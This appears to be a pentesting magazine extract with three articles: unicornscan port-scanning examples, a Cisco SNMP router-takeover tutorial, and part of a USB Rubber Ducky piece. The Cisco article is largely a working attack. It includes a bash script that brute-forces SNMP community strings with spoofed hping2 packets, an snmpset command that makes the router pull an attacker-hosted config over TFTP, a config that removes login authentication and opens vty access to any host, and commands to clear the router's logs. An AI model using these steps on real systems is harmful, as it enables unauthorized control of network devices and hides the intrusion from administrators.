*Christopher Ashby, Principle IT Security Analyst at GLO-BALFOUNDRIES, has more than 15 years of proven experience participating in a broad range of corporate initiatives including architecting, engineering, and operating information-security solutions in direct support of business objectives. In his most current role he serves alongside a team of engineers responsible for the security of a large global organization. For specific information on the author or to contact him please visit his LinkedIn profile (<http://www.linkedin.com/in/ashbyca>).*



# Unicorn Magic Help in Reconnaissance

In process of pentesting, many of us, including myself, like to use always the same tools. However, in one moment, I figured out that diversity of tools in use during testing gives better result; in other words, if time allows me to do it, I like to verify results which I get in process.

**F**irst and critical phase of testing is reconnaissance where we usually relay on nmap which is the most famous and the best tool (or one of the best ones). Recently, I have started to use unicorn to complete my reconnaissance phase and I have found several very useful options of this tool, and these options will be explained in this article.

## TCP SYN Scan

It is a scan technique used to localize, without complete TCP handshake, where the information about open ports is gathered. It is also called half open scan, TCP handshake is reset before completion. In the code presented in Listing 1 the following commands are used for:

- mT – activating SYN scan;
- Iv – printing result immediately;
- r 1000 – setting packet number per second (in this case 1000).

## Scanning UDP Ports

In the scan presented in Listing 2, we can see:

- H – meaning that we will do dns resolve before and after scan but not during the scan;
- mU – scanning open UDP ports;

- R – repeating packets what is a very useful option to get more reliable results and in situations where you test unreliable networks;
- 192.168.1.110:53 – meaning that scan port 53 syntax could be 192.168.1.110:21,22,53, what means that ports 21,22,53 will be scanned;
- 192.168.1.110:a – scanning all ports 1-65535.

## Scanning C Class Network

Scanning whole C class network with repeating (-R) packets is useful if new host appear on network. In the code presented in Listing 3 the following commands are used for:

- P “port 80” – activating pcap filters;
- w – writing responses in .pcap format file; very useful for writing reports.

## Syn scan with spoofing address – s option and tcpdump

In the code presented in Listing 4 the -z option is used for sniffing alike.

As you can see unicorn can easily become one of your favorite reconnaissance tools. The options shown in this article can be useful in pentesting process, especially for gathering evidence and material for writing reports.

## Listing 1. TCP SYN Scan code

```
root@bt:~ # unicornscan -mT -Iv -r 1000 192.168.1.11 | tee syn_scan.txt
adding 192.168.1.110/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,
79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,
199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,
518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,
808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,
1433,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,
2140,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,
3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,
5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,
6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,
10000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,
22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,
49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,61348,61466,61603,63485,63808,
63809,64429,65000,65506,65530-65535' pps 1000
using interface(s) vmnet0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 7 Sec-
onds
TCP open 192.168.1.110:631 ttl 64
TCP open 192.168.1.110:80 ttl 64
TCP open 192.168.1.110:21 ttl 64
TCP open 192.168.1.110:22 ttl 64
sender statistics 997.0 pps with 338 packets sent total
listener statistics 338 packets recieved 0 packets dropped and 0 interface drops
TCP open ftp[ 21] from 192.168.1.110 ttl 64
TCP open ssh[ 22] from 192.168.1.110 ttl 64
TCP open http[ 80] from 192.168.1.110 ttl 64
TCP open ipp[ 631] from 192.168.1.110 ttl 64
```

## Listing 2. Scanning UDP ports

```
root@bt:~ # unicornscan -H -mU -Iv 192.168.1.110:53 -R 3
adding 10.123.11.2/32 mode `UDPscan' ports `53' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 1.00e+00 total packets, should take a little longer than 7 Sec-
onds
UDP open 192.168.1.110:53 ttl 126
sender statistics 298.9 pps with 3 packets sent total
listener statistics 3 packets recieved 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 192.168.1.110 ttl 126
```

## Listing 3. Scanning C Class Network

```
root@bt:~ # root@bt:~ # unicornscan -Iv 192.168.1.1/24 -R 3
using interface(s) vmnet0
scanning 2.56e+02 total hosts with 8.65e+04 total packets, should take a little longer than 4 Min-
utes, 55 Seconds
TCP open 192.168.1.110:21 ttl 64
TCP open 192.168.1.128:21 ttl 64
```

```
TCP open 192.168.1.128:22 ttl 64
TCP open 192.168.1.110:80 ttl 64
TCP open 192.168.1.128:80 ttl 64
TCP open 192.168.1.128:3306 ttl 64
TCP open 192.168.1.128:443 ttl 64
TCP open 192.168.1.110:631 ttl 64
sender statistics 127.4 pps with 86528 packets sent total
listener statistics 671 packets recieved 0 packets dropped and 0 interface drops
TCP open          ftp[ 21]          from 192.168.1.110 ttl 64
TCP open          http[ 80]         from 192.168.1.110 ttl 64
TCP open          ipp[ 631]        from 192.168.1.110 ttl 64
TCP open          ftp[ 21]         from 192.168.1.128 ttl 64
TCP open          ssh[ 22]         from 192.168.1.128 ttl 64
TCP open          http[ 80]        from 192.168.1.128 ttl 64
TCP open          https[ 443]      from 192.168.1.128 ttl 64
TCP open          mysql[ 3306]     from 192.168.1.128 ttl 64
```

```
root@bt:~ # unicornscan -H -msf -Iv -P "port 80" -w http.pcap 192.168.1.110
using interface(s) vmnet0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Sec-
onds
opening 'http.pcap' for pcap log
connected 192.168.1.1:14145 -> 192.168.1.110:80
TCP open 192.168.1.110:80 ttl 64
sender statistics 272.2 pps with 338 packets sent total
listener statistics 5 packets recieved 0 packets dropped and 0 interface drops
TCP open          http[ 80]         from 192.168.1.110 ttl 64
```

#### Listing 4. Syn scan with spoofing address – s option and tcpdump

```
root@bt:~ # unicornscan -mT -Iv -s 10.23.23.23 192.168.1.110

3 0.000363 10.23.23.23 192.168.1.110 TCP 6945 > ds-srv [SYN] Seq=778425887 Win=16384
Len=0 MSS=1436 SACK_PERM=1 WS=0 TSV=2013279436 TSER=0
4 0.003238 10.23.23.23 192.168.1.110 TCP 57247 > 5138 [SYN] Seq=726078113 Win=16384
Len=0 MSS=1436 SACK_PERM=1 WS=0 TSV=2013279436 TSER=0
5 0.006568 10.23.23.23 192.168.1.110 TCP 18579 > hybrid [SYN] Seq=986023341
Win=16384 Len=0 MSS=1436 SACK_PERM=1 WS=0 TSV=2013279436 TSER=0
6 0.009933 10.23.23.23 192.168.1.110 TCP 28980 > afs3-fileserver [SYN] Seq=604879882
Win=16384 Len=0 MSS=1436 SACK_PERM=1 WS=0 TSV=2013279436 TSER=0
7 0.013275 10.23.23.23 192.168.1.110 TCP 54231 > lds-distrib [SYN] Seq=651828969
Win=16384 Len=0 MSS=1436 SACK_PERM=1 WS=0 TSV=2013279436 TSER=0

root@bt:~ # unicornscan -mT -z 192.168.1.110
got packet with length 54 (cap 54) with header length at 14
IP : ihl 5 (opt len 0) size 40 version 4 tos 0x00 tot_len 40 ipid 0 frag_off 0000 DF
IP : ttl 64 protocol 'IP->TCP' chksum 0xb710 [cksum ok] IP SRC 192.168.1.110 IP DST
192.168.1.1
TCP : size 20 sport 200 dport 8913 seq 0x00000000 ack_seq 0x867e0302 window 0
TCP : doff 5 res1 0 flags '--R-A---' chksum 0x7ef7 [cksum ok] urgptr 0x0000
```



```
TCP : options length 0 data length 0
got packet with length 54 (cap 54) with header length at 14
IP : ihl 5 (opt len 0) size 40 version 4 tos 0x00 tot_len 40 ipid 0 frag_off 0000 DF
IP : ttl 64 protocol 'IP->TCP' chksum 0xb710 [cksum ok] IP SRC 192.168.1.110 IP DST
192.168.1.1
TCP : size 20 sport 1433 dport 21017 seq 0x00000000 ack_seq 0x832f73ca window 0
TCP : doff 5 res1 0 flags '--R-A---' chksum 0xdd64 [cksum ok] urgptr 0x0000
TCP : options length 0 data length 0
got packet with length 54 (cap 54) with header length at 14
IP : ihl 5 (opt len 0) size 40 version 4 tos 0x00 tot_len 40 ipid 0 frag_off 0000 DF
```

## ALEKSANDAR BRATIC



*Aleksandar Bratic (CISSP), works as CISO at financial institution in Serbia, has interests in penetration testing, methodologies, techniques, risk mitigations methods and countermeasures.*

a d v e r t i s e m e n t



## Web Based CRM & Business Applications for small and medium sized businesses


### Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

**Contact Us to Find Out More**

+44(0) 118 3030 100

info@workbooks.com



# Hacking Cisco Routers with SNMP

Cisco routers have a number of remote access and management services available. One of the most used and least insecure is SNMP. Here I will show some of the common techniques and demonstrates a new tool for taking over routers that are vulnerable. Virtually all networking devices support SNMP, and most network monitoring and management software uses it. Cisco routers have an old but less well known feature that allows a single packet to trigger a configuration upload from an arbitrary server. This is going to be the basis of all the attacks discussed here.

**S** NMP v1 in Cisco routers can make use of an ACL to limit who has visibility to the SNMP facility. However since SNMP v1 uses UDP packets, they can be spoofed with an address that is allowed by the ACL. Spoofing packets is sometimes possible, but requires attention to the networking setup of the attacker's host and gateways.

SNMP uses a community string as a weak password for access to the device. There are many tools that already allow attackers to brute force community strings with massive password lists. However, there was really never a good way to combine both brute forcing and udp spoofing into a well working and easy attack.

## Setup

To be able to compromise a router with SNMP you need to find and use the Read/Write SNMP community. With this community name you can pull and push a router config. While pulling a config is very useful, you really want to push a config. To push a config you will need a public facing tftp server running. The examples here are going to use the latest version of BackTrack which should give you all the tools you will need. First thing is to modify tftpd-hpa to allow for creation of files. Usually this is not recommended, but we need it to be

able to create files on the fly as configs are collected. Edit `/etc/default/tftpd-hpa` and make the `TFTP_OPTIONS` have the `-c`.

```
TFTP_OPTIONS="-c -secure"
```

Restart the tftp service and let's do some scanning.

## Scanning with onesixtyone

Let's start with some good SNMP brute forcing. Here we use onesixtyone and a dictionary to start an attack on the BackTrack workstation (Listing 1).

I used the local dict.txt dictionary, but using a larger dictionary will hopefully yield more results. The target is `192.168.100.254`. This scan is going to test for a read only community string. A read only string is still a very good thing to have and will allow you to pull the configuration from the router. A copy of the router's configuration will enable you to attempt to crack the type 5 and type 7 passwords. A copy of the configuration will also show all ACLs and any other management plane restrictions.

A read only community string and a read/write (RW) community string both allow you to read the configuration. If you have a community string that you found from scanning, you need to try a few `snmpset` commands to see if you have the RW

string. Not all values in the MIB tree are writeable. Furthermore, not all MIBs are available depending on the device and features enable. Here we will try an OID that we know will be available and that is writeable: `system.sysLocation.0`.

On the BackTrack workstation, try to see if the community string is writeable (Listing 2).

First we did a `snmpget` on the `sysLocation`, which reported it as *NewYork*. Then we used a `snmpset` command with the string of *San Francisco*. After checking the result, we see that it has in fact been changed. A RW community string is very powerful and allows you to modify configurations, change passwords, reboot the device, and pretty much have total control of the device.

## Putting a Config

Pulling down a configuration is good, but pushing up a new configuration is the most useful to us. There are a few caveats with this method that you should be aware of. First is that the configuration snippet that is in the file you are uploading, is going to be “merged” into the running configuration. This makes for interesting results if you do not think through which commands you are executing. Generally speaking, adding more configuration is safer than removing and redoing sections. Secondly, this new merged configuration exists in the running config, not the startup config. For any changes to survive a reboot, a save of the config is necessary. Third, the IP address you use for the tftp callback needs to be available from wherever this particular router is calling from, and that may be from a different IP address than the one that you are targeting.

The router will use its routing table to make the tftp request and that outgoing interface can be different than what you have targeted.

The OID we want is `1.3.6.1.4.1.9.2.1.53.+tftpserver_ip` and you will need to set a variable to be the filename of the config. With the write variable in hand, we can use `snmpset` and hopefully upload the new.cfg file easily.

```
root@bt:/# snmpset -v 1 -c abc123 192.168.100.254
1.3.6.1.4.1.9.2.1.53.192.168.101.108 s new.cfg
```

`-c abc123` is the write community.

`192.168.101.108` is the tftp server hosting the config.

`s new.cfg` sets the variable to a string `new.cfg` the uploaded config.

If all is well you should see a config being uploaded. The Cisco ios commands contained in the file `new.cfg` will have been uploaded and merged right into the running config. The ios commands could have been any valid ios command available, from resetting the enable password to modifying an ACL.

## Spoofing Network Traffic

First a quick refresh on how spoofing traffic works. We are forging the source address of a UDP packet. The source address needs to be something that can hopefully pass an ACL on a firewall or a host restriction. Using this technique is almost exclusively used with UDP traffic. With TCP traffic, a syn/ack response is needed before any meaning packet communication can take place. This makes spoof-

### Listing 1. Using onesixtyone and a dictionary to perform an attack

```
Cd /pentest/enumeration/snmp/onesixtyone
./onesixtyone -c dict.txt 192.168.100.254
Scanning 1 hosts, 50 communities
Cant open hosts file, scanning single host: 192.168.100.254
192.168.100.254 [private] Cisco IOS Software, 7200 Software (C7200-ADVENTERPRISEK9-M), Version
15.0(1)M3.....
```

### Listing 2. Snmpget on sysLocation

```
root@bt:/# snmpget -v1 -c abc123 192.168.100.254 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: NewYork
root@bt:/# snmpset -v1 -c abc123 192.168.100.254 system.sysLocation.0 s "San Francisco"
SNMPv2-MIB::sysLocation.0 = STRING: San Francisco
root@bt:/# snmpget -v1 -c abc123 192.168.100.254 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: San Francisco
```

ing the source address nearly impossible given we cannot control the routing back to the spoofed address. In spoofing traffic, everything must be contained in one single packet. Of the UDP protocols, SNMP has the most possibility. It has command and control uses. In v1, it uses unencrypted passwords and it is still widely deployed.

From the diagram of the packet and the hosts (Figure 1), you can see that a forged SNMP packet is sent to the victim router, who will respond to the forged packet by sending a response to the spoofed host. Here the spoofed host is quite surprised to get a response to a packet that it never sent. This unexpected response is sometimes logged, but other times may get discarded depending on the setup.

Can I spoof traffic from my Internet connection? The answer is “maybe.” About 30% of Internet connections have ISPs that do not properly filter source addresses. There are a number of tools and tricks to check if you can spoof an address. However, before you try to experiment, you almost certainly need to directly connect to the Internet without a firewall/NAT router. Any kind of natting will rewrite your source addresses by definition and any modern firewall will check the reverse path and will drop your packets. If your ISP correctly filters spoofed addresses, you are out of luck and will need to try another connection.

## Spoofing SNMP Packets

So the `snmpset/snmpget` command didn't work? This is hardly surprising, most admins will set an ACL on the router to only allow access to that service from a known host or network. The setting looks like this:

```
snmp-server community ChangeMe RW 10
```

where “10” is an ACL that only allows authorized servers. Usually this is a network monitoring server or trusted hosts that need this kind of access. Guessing the netblock or host is a little bit of a game. We can make some educated guesses here; it is probably from a netblock that is owned by the corporation. You can use a `whois` command to locate netblocks that are owned by the same corporation. You can also query the global BGP table to locate netblocks that are advertised by that ASN. And finally you use RFC 1918 address space to round out the list of guessed netblocks. I would put the RFC 1918 addresses near the top as that is going to be your better bet. Most network monitoring servers are going to be internal servers that lack public IP addresses. Lastly, I would query DNS for the domain and look for possible monitoring servers. Try hostnames like “mon,” “zenoss,” “snmp,” “cacti,” “solarwinds,” “nagios,” “hpov,” and “opennms.”




Figure 1. Sending SNMP packet to the victim IP



## Listing 3. Modifying packets in the script

```
#!/bin/bash
# copyright jason nehrboss jbossvi@gmail.com
EXPECTED_ARGS=5
E_BADARGS=65
if [ $# -ne $EXPECTED_ARGS ]
then
    echo "Usage: `basename $0` [target ip address]
        [tftp host ip address] [filename
        of tftp file] [password file]
        [spoof netblocks]"
    exit $E_BADARGS
fi
FILENAME=$3
OID_VAL="04 LL1 TFTPFILE "
OBI_OID="30 LL3 30 LL2 06 LL2b 2b 06 01 04 01 09
        02 01 35 IPADD "
REQ_ERR="02 01 00 02 01 00 "
REQ_ID="02 04 74 4d e9 6a "
SET_REQ="a3 LL4 "
COMMUN_O="04 LL5 PRIVATE "
SNP_MES_O="30 LL6 02 01 00 "

#grab ip tuples
for i in {1..4}; do TFTPPIP[$i]=`echo $2 | awk -v
n="$i" -F"." '{print $n }'`;
done
#process ip tuples into oid DER encoding
for i in {1..4}; do
    if (( ${TFTPPIP[$i]} > 127 )); then
        DER=`printf ` 81 %.2x' ${TFTPPIP[$i]} % 128
            `)
    else
        DER=`printf ` %.2x' ${TFTPPIP[$i]} `
    fi
    OIDIP=$OIDIP$DER
done

VL1=`printf "%.2x" ${#FILENAME}`
TF=`echo -n $FILENAME | od -A n -t x1`
OID_VAL=${OID_VAL//LL1/${VL1}}
OID_VAL=${OID_VAL//TFTPFILE/${TF}}
OBI_OID=${OBI_OID//IPADD/${OIDIP}}
OIDIP_L=`echo -n $OIDIP | sed s/" //g | wc -c`
OIDIP_L2=$((OIDIP_L/2 + 9))
OBI_OID=${OBI_OID//LL2b/`printf "%.2x" $OIDIP_
    L2`}
LL2=$((OIDIP_L2 + ${#FILENAME} + 4))
OBI_OID=${OBI_OID//LL2/`printf "%.2x" $LL2`}
LL3=$((LL2 + 2))

OBI_OID=${OBI_OID//LL3/`printf "%.2x" $LL3`}
LL4=$((LL3 + 14))
SET_REQ=${SET_REQ//LL4/`printf "%.2x" $LL4`}
BASEPACKET=${SET_REQ$REQ_ID$REQ_ERR$OBI_OID$OID_
    VAL}
BASEPACKET_L=`echo -n $BASEPACKET | sed s/" //g
    | wc -c`
BASEPACKET_L=$((BASEPACKET_L/2))

echo "building prehash"
mkdir PRE
for i in `cat $4`; do
    UP=$i
    COMMUN=${COMMUN_O}
    SNP_MES=${SNP_MES_O}
    PWLEN=${#UP}
    COMMUN=${COMMUN//PRIVATE/`echo -n ${UP} | od -A n
        -t x1`}
    COMMUN=${COMMUN//LL5/`printf "%.2x" $PWLEN`}
    COMMUN_L=`echo -n $COMMUN | sed s/" //g | wc
        -c`
    PACKETLENGTH=$(( $BASEPACKET_L + $COMMUN_L/2 +
        3 ))
    SNP_MES=${SNP_MES//LL6/`printf "%.2x" $PACKET-
        LENGTH`}
    UDP_L=$(( $PACKETLENGTH + 2 ))
    OUTPUT=${SNP_MES$COMMUN$BASEPACKET}
    echo $OUTPUT | xxd -r -p - PRE/$i.${UDP_L}.out
done

echo "done building prehash, sending packets"
count=0;
for k in PRE/*.out ; do
    SIZE=`echo $k | awk -F"." '{print $2}' `
    for j in `cat $5`; do
        ((count+=1))
        throttle=$((count%1000))
        nohup hping2 $1 -c 1 -d $SIZE -p 161 --udp
            --file $k --spoof $j 2>&- &
        if (( throttle == 0 )); then
            sleep 0.5
        fi
    done
done
echo "done sending packets"
sleep 5
rm -rf ./PRE
```

You need to construct a file that contains a list of hosts to spoof. When spoofing large netblocks, use host IP addresses at the beginning and end of the netblocks. Also try and randomize some of the addresses, you never know we all get lucky sometimes when guessing. You will also need a large dictionary to test against. Be aware here that your search space will be (number of hosts \* dictionary) so 100 hosts with a dictionary of a 100 words becomes a search space of 10,000 combinations. The current tool can brute force 280 packets a second, so plan ahead before you attempt to extremely large dictionaries and enumerated netblocks. Next, you need to make sure hping2 is installed on your machine. This is the tool we are going to use to stuff raw spoofed packets onto the network. You will also need od, sed, xxd, bash these are almost always installed somewhere on any modern Unix system.

## How the Tool Works

To replay and rewrite a packet, you first need one. I used Wireshark to capture a packet that was very close to what I wanted as a packet. Then I exported the packet into a space delimited hex format. Since you are going to replay the packet you can't have any of the ip/udp header, you want just the payload. In Wireshark you can look at the protocol decode of the packet, just select the payload and export the selected bytes only.

While a captured payload is useful and can immediately be used with hping2, we need to modify the password variable. This is not as easy as it seems, finding the password in hex and replacing it with a new password is easy. Other parts of the payload need to be fixed up to account for any

differences in password length. Since an attacker needs to modify the tftp server IP address, this needs to change as well. All the variables in the packet are wrapped by header and length values. This means to construct a SNMP set packet I had to write and recalculate all parts of the packet in the script. Listing 3 shows the script written in bash.

## Building up precomputed payloads

The first part of the script is more of a performance hack than anything. Each different password in the password list makes a single unique payload. Hping2 when sending spoofed packets would use the same payload, so we only need to compute the payload once per password. Precomputed packets are stored in their own directory called PRE. The first part of the script sets up some templates for parts of the packet that do not change. Some variables like `REQ_ID` should change if you want to adhere to the RFC spec, but we do not as it is just overhead. The next part of the script does some DER encoding of the the tftp IP address and formatting of the tftp filename. After that, a long series of calculations and substitutions are performed that builds up the packet from the inner most field and calculates header lengths as it goes along. That process ends with a base packet that is only missing a password in it. The next loop then will loop over the list of passwords and complete each base packet with a new password. The format for the final packet is in binary, so a conversion from hex to a binary output format in a file is needed.

## Sending a Spoofed SNMP Packet en Masse

In the script, we are at the main loop of the program. From here the operations are trivial. We first

### Listing 4. Sending packets

```
root@bt:~/snmp# ./BR2.sh 192.168.100.254
                  192.168.100.65 example.cfg
                  password.list spoof.list

building prehash
done building prehash, sending packets
done sending packets
root@bt:~/snmp# grep example.cfg syslog
Apr 30 23:27:00 bt in.tftpd[19923]: RRQ from
                  192.168.100.254 filename exam-
                  ple.cfg
```

```
Listing 5. Clearing the log
Telnet 192.168.100.254
router>ena
```

```
router#
router# copy startup running
router#clear log
router#y
```

### Listing 5. Clearing the log

```
Telnet 192.168.100.254
router>ena
router#
router# copy startup running
router#clear log
router#y
```

grab the first payload, extract the size, and setup a loop for all of the spoof targets we would like to try. Then a `hping2` command with the packet and a spoofed IP address are nohuped. There are some performance issues with flooding the network like this. Because of the performance issues, there is a throttle built into the loop. Every 1000 packets the script will sleep for 0.5 seconds. There are OS limits on the host you are running this from, and there are queuing limits on the receiving router. In timing on modern hardware the 0.5 second sleep was negligible on the overall timing of the brute force run. Here, I am able to brute force 280 packets a second, which fits within the receiving routers SNMP message queue. Listing 4 shows an example of execution. The script is run with the required arguments, and after it runs, the syslogs are checked for a tftp upload of the *example.cfg* file.

## The Config to Upload

I used this *example.cfg* config file to upload to the victim router. The biggest problem facing you uploading a config blindly is that we are really not sure what state the config is in. While we can do a config pull first, study the config and then upload a crafted version, a more direct and generic attack might be a little more efficient. The direct attack has downsides, it is noisy and obvious, so the idea here is that as soon as the config is uploaded, you have to login and fix —up the running configs. There are a couple goals with this config that we are trying to accomplish. First, we need to redo any authentication schemes to be something that is known for us. We don't know what is there, so we must make sure to create our own. We should also set a new enable password.

```
aaa new-model
aaa authentication login test none
enable secret 0 trustme
```

We also need to account for any ACL restrictions on the vtys. We don't know what ACLs are there to begin with (we are flying blind here), so we will create our own.

```
ip access-list standard test
permit any
```

Now, we are going to bring it all together and redo the vtys so that we can login from anywhere and not be bugged with those pesky passwords. I have only modified the 3–4 vty. What this means for you is

## Download links

- <http://www.surf.vi/download/example.cfg>
- <http://www.surf.vi/download/ciscospoofer.sh>

that you will need to connect to those specific vtys to get the un—passworded connection. Your best bet is to get an established connection that is waiting for a username or a password, and then with that connection still waiting, establish another to get a different vty. Depending on which vtys that are currently being used and the protocols configured, you may have to establish a few dummy connections.

If the configuration got uploaded and you get a connection refused, you will need to modify it to *line vty 0 1*. Be warned that as soon as you do this, you will need to login and fix things up as the next person to login will not be prompted for a password. This is something most sysadmins will notice and fix fast.

```
Line vty 3 4
login authentication test
access-group test
transport in all
```

Now we can try and login and fix up a little bit of the mess (see Listing 5).

The first thing to take care of is to overwrite your injected config with the original config. We don't want the injected config to end up in nvram, and if we don't accidentally write the config, the real admin may, so we run “copy startup running.” Most admins would notice that the router they always logging into one day does not ask for credentials, and we changed the enable password. So we need to copy the original startup config to running. We clear the onboard logs (this is always a good idea). And we still have an enable prompt! Enjoy.

## Detection

This isn't a perfect story though, syslog/tacacs/rancid are all going to leave traces here of what you did. The router when it receives a *snmpset* config upload, it sends a message to syslog about the config uploading. This is really a bad thing to see in your syslogs, you should expect most admins to take action upon seeing an upload from a foreign address.

**JASON NEHRBOSS**

# The USB Rubber Ducky – The Pentesters' USB

The USB Rubber Ducky or 'Ducky', for short, is a programmable Human Interface Device (HID), that, when inserted into an Operating System (OS) will interact or assume the identity of a certain device: keyboard, mass storage or a given combination, allowing the injection of keystrokes or applications into the OS's memory. The key focus on the Ducky is that it can be programmed in a simple high-level language that any user of any technical skill level can quickly and easily learn to program.

**T**he project was to process the popular Teensy HID Attacks. But there were two small problems with regards to the Teensy: programming and size. Some knowledge of C/C++ was needed to effectively program the device, and with the addition of the micro sdcard reader the resultant hardware was rather bulky and ugly.

The solution was to create a custom/bespoke board that used a similar chipset that had the micro sdcard reader built-in. The aim was to fit everything into a standard USB case, making the Ducky a sleek little ninja. Thus, the Ducky became a smaller, lighter, and yet more powerful adversary.

Initially, the Ducky was limited to supporting only the Microsoft Windows OS and the US language/keyboard mapping. Suspicions were that this was a firmware related problem. But thanks to the developments of one community member, midnitesnake, the community has seen an influx of different language support (US, GB, FR, DE, NW, SW, RU, ES, PT, BR, BE) and a number of device firmware; Keyboard, Mass Storage, and Composite Device (Keyboard & Mass Storage). The rise of the Ducky has seen the return of Auto-Run style attacks, as the injected keyboard payload can execute a file on the mass storage partition or even on another device.

No longer limited to the Microsoft Windows platform, midnitesnake has hacked the firmware so

that it can function on other OS's. The full list includes now:

- Windows;
- Mac OSX;
- Linux;
- BSD;
- Solaris;
- Other Unix based OS's;
- Android;
- iOS.

In this article we will look at the application of the Ducky and its different features.

## The Ducky Breakdown

The Ducky relies on three essential components:

- The Hardware;
- The Firmware;
- The Encoder.

### Hardware

Jason Applebaum is the man behind the initial hardware and first firmware (that still comes as the stock firmware, when you purchase the device). Jason produced a state-machine that would quickly and effectively take raw two-byte codes, and turn



them into HID control characters. The state machine manages the state of the keys (button down/button up) so the user does not have to worry about the complexity of the HID protocol, and the fact that every emulated keypress has to be dealt with twice – key down and key up. The Ducky's board may vary in color (depending on production runs), but essentially all current Duckies are Revision 2 (R2). An updated Revision 3 that should contain yet another more powerful chip, with more memory, possibly opening other attack possibilities, is currently in the concept phase.

## Encoder

One key factor was to make a high-level scripting language that would be easy for the public to learn, in order to quickly develop interesting and effective payloads. The Hak5 Team constructed the first Ducky-Code or rather Ducky Script. This took plain simply English commands and keyboard identifiers and translating them into a series of two-byte codes. One-byte for modifiers, such as shift, caps\_lock, and others, and one-byte for the actual key press a, b, c... The Team wanted to create an opensource sub-program 'the Encoder' that would address the need of converting the high level commands into these two-byte codes. The program had to function on any OS and for this reason Java was used to compile a program that would translate English instructions to the raw binary code (`inject.bin`) that the Ducky needed. The Encoder that comes delivered with the Ducky is Jason Applebaum's original version, which unfortunately works only on US languages. But read on...

When midnitesnake built the community firmware he decided to keep the current Encoder and the state machine (covered below), so that all code was backward compatible. He discovered that the initial language problems were in-fact located in the *Encoder.jar* and not in the firmware. Using a USB sniffer, midnitesnake was able to determine the HID codes for additional keys, and secret behind multiple key presses (representing three keystrokes within two bytes) and the fact that HID codes would represent different characters on the keyboard depending on the selected language of the OS, effectively opening up the power of the Ducky to the whole world!

This second version of the encoder was published as open-source on a googlecode website (<http://ducky-decode.googlecode.com>), initially, only supporting US and GB keyboard mappings. Midnitesnake turned to the community to help fill-in

